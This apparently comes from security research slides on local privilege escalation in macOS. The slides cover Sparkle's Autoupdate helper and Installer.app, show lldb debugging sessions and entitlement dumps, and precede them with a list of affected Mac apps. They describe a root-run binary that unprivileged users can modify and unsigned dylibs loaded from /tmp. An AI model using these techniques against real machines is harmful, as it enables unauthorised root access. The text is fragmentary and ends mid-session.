BeadedSpice	Cyberduck	Go2Shell	LevelHelper	Paparazzi!	Snagit	VideoMonkey
Beamer	DEVONthink	Goofy	LineIn	Paperless	Snapheal	VideoSpec
Bento 3	DEVONthink Pro	GraphicConverter 7	LiquidCD	Paw	Snapheal PRO	Vienna
BetterTouchTool	DS_Store Cleaner	GraphicConverter 8	LiteIcon	Phone To Mac	Sofortbild	Viscosity
BetterZip	DaisyDisk	GraphicConverter 9	Live Interior 3D Pro	PhoneExpander	SongGenie	VisualHub
BibDesk	Dash	GridMount	LiveReload	PhoneView	Soulver	Vitamin-R
Billings	Dashlane	GrowlMail	Loading	PhotoPresenter	Sound Studio	Vivaldi
Bit Slicer	Data Rescue 3	Hammerspoon	Lookback	Phun	SoundSoap	Vox
BitTorrent	Default Folder X	Harvest	Loop Editor	PhysicsEditor	SourceTree	VyprVPN
Bitcasa	Deploymate	Hedgewars	Lumio	Picturesque	SousChef	Wallsaver
Bittorrent Sync	DesignPro	Hex Fiend	Lyve	Piezo	Spark	Waltr
Bleep	Deskover	HipChat	M3Unify	Platypus	Splashtop	WebKit
Blue Jeans Scheduler for Mac	Desktop Curtain	Hirundo	MAMP	PlistEdit Pro	Splice	WhatSize
BoinxTV	DesktopShelves	Hobbo	MDRP	Plug	Stand	Whiskey
BootXChanger	Disk Drill	Hocus Focus	MPEG2 Works 4	Poedit	Stay	Winclone
Borderlands	DiskAid	Hopper	MPlayer OSX Extended	Power Manager	StoryMill	Wine
Bowtie	DiskMaker X	Hopper Disassembler v3	MPlayerX	Power Manager Professional	StuffIt Expander	WineBottler
Boxer	DockMod	Hopper/Hopper	MTR 5	PowerPhotos	Subler	WireTap Studio
Bricksmith	Downie	Debugger Server	MacDown	PowerTunes	Subliminal	Witgui
CCMenu	DrawBerry	HoudahGeo	MacJournal	ProjectPlus	Submerge	Wondershare AllMyTube
CDpedia	Drive Genius 3	HoudahSpot	MacPilot	PwnageTool	Swift Publisher 3	Wondershare Data Recovery
Cactus	DropZone 3	Hypernap	MacVim	QuickRadar	TCMPortMapper	Wondershare Video Converter Ultimate
Cakebrew	DropletManager	iExplorer	MacTracker	Quicken 2007	TG Pro	X-LosslessDecoder
Camtasia 2	Dropshare	iFunBox	Mailbox	Quicken 2016	Tagalicious	XLD
Capo	Dropzone-2	iPhone Backup Extractor	MediaInfo Mac	Quinn	Tagger	XQuartz
Carbon Copy Cloner	DuetDisplay +	iPhone Explorer	MenuBarStats	Radium	Tansmit	Xslimmer
Carousel	DynDNSUpdater	iPlayer Automator	Messenger	Rdio	TeX Live Utility	Yarg
Cathode	Elmedia Player	iSale 5	MetaZ	RealPlayer Cloud	TeXnicle	Yate
Chatology	Eloquent	iShowU HD	Minbox	Reeder	TeamViewer	ZFS Plugin
CheatSheet	Ember	iSkysoft iTube	MindNode Pro	Reflector	TechTool Pro 8	Zeplin
Chicken	Enjoy2	Studio	Minitube	Reflector 2	Teleport	Zoom
ChitChat	Evernote	iStopMotion	Miro	Reggy	TexShop	Zulip
Chocolat	Evom	iStumbler	Miro Video Converter	Remote Activity	Textual	Zwoptex
Cinch	Exhaust	iSubtitle	Money	RescueTime	TexturePacker	
Cisco Jabber	Fabric	iTeleport Connect	MongoHub	Retrode Utility	The Unarchiver	
ClamXav	Fake	iTerm		Reveal	Throng	
	Fantastical			RightFont	Timing	
	Feeder					

SPARKLE

an example; `hopper.app`



time to update!



```
(lldb) process attach --name Autoupdate --waitfor

Executable module set to "/Users/user/Library/Caches/com.cryptic-apps.hopper-web-4/org.sparkle-project.Sparkle/Autoupdate.app/Contents/MacOS/Autoupdate".

(lldb) b AuthorizationExecuteWithPrivileges



Process 15771 stopped
Security`AuthorizationExecuteWithPrivileges:

(lldb) x/s $rsi
"/Users/user/Library/Caches/com.cryptic-apps.hopper-web-4/org.sparkle-project.Sparkle/Autoupdate.app/Contents/MacOS/fileop"
```

`fileop` { modifiable by un-priv'd code
executed as `r00t`



AND APPLE? hijacking auth'd copies

 no verification, that the item wasn't modified



AND APPLE? Installer.app

handler for .pkgs



authentication

```
$ less /System/Library/CoreServices/Installer.app/Contents/Info.plist
```

```
<key>CFBundleDocumentTypes</key>
<array>
  <dict>
    <key>CFBundleTypeExtensions</key>
    <array>
      <string>pkg</string>
    </array>
    <key>LSIsAppleDefaultForType</key>
    <true/>
  </dict>
</array>
</dict>
...
...

```

default .pkg handler

```
$ codesign -d --entitlements - /System/Library/CoreServices/Installer.app
Executable=/System/Library/CoreServices/Installer.app/Contents/MacOS/Installer
<?xml version="1.0" encoding="UTF-8"?>






<plist version="1.0">
  <dict>
    <key>com.apple.private.securityd.stash</key>
    <true/>
  </dict>
</plist>

```

app's entitlements

AND APPLE?

Installer.app loads unsigned dylibs??



/tmp is writeable!

```
(lldb) process attach --name Installer --waitfor

